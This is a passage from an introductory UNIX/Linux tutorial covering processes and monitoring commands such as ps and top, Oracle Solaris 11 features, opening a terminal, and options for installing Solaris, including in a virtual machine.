


Figure 1. Directory structure.

Process

Every program you run or execute in UNIX/Linux creates a process. When you log in to the system and start the shell, several processes will be started, depending on the associated programs in login shell. Whenever you execute a command in the shell, it will start a process, which can further start another process. In that case, the process which has started another process will be known as a parent process. You can use the following commands in UNIX/Linux to monitor and manage the process: Ps, top, prstat, pgrep.

Solaris and HP UNIX are widely used flavours of UNIX. Since UNIX was developed, many features and tools have been added to different flavours of UNIX, like Journaling file system, ZFS, DTrace, enhanced packaging system like IPS, Solaris Volume manager (which was earlier know as Solstice Disk Suite).

Who should use UNIX/Linux?

Companies, or system administrators, who have big servers in their environment and need stability, scalability, security and high performance for their servers should use UNIX/Linux operating systems. UNIX/Linux operating system uses much less resources in comparison to any other operating systems. UNIX/Linux has many enhanced security features, like SELinux, IP tables, TCP wrappers, ACLs, Dtrace and many more.

How to start terminal in Oracle Solaris 11?

To open a terminal window in Oracle Solaris 11, right click on the Desktop and left click onthe ”Open Terminal” option in the menu.




Figure 2. Oracle Solaris 11 Desktop Menu.

An Oracle Solaris 11 Terminal window will then appear with a $ prompt, and you can start entering the commands.




Figure 3. Terminal window.

Oracle Solaris 11 Desktop:




Figure 4. Oracle Solaris 11 Desktop.

Installation Options for Oracle Solaris 11 (Flavour of UNIX)

You have several alternatives for where to install Oracle Solaris 11:

- Inside a virtual machine on top of your existing operating system
- On the bare metal (physical machine) as a standalone operating system
- On the bare metal alongside your existing operating system(s) (multiboot/dual boot scenario)

Installing Oracle Solaris 11 inside a Virtual Machine with Live CD

The easiest way to start using Oracle Solaris 11 is to install it into a virtual machine on top of the host operating system running on the physical machine. The figure below shows Oracle Solaris 11 installed on Apple OS X using Oracle VM Virtual Box.

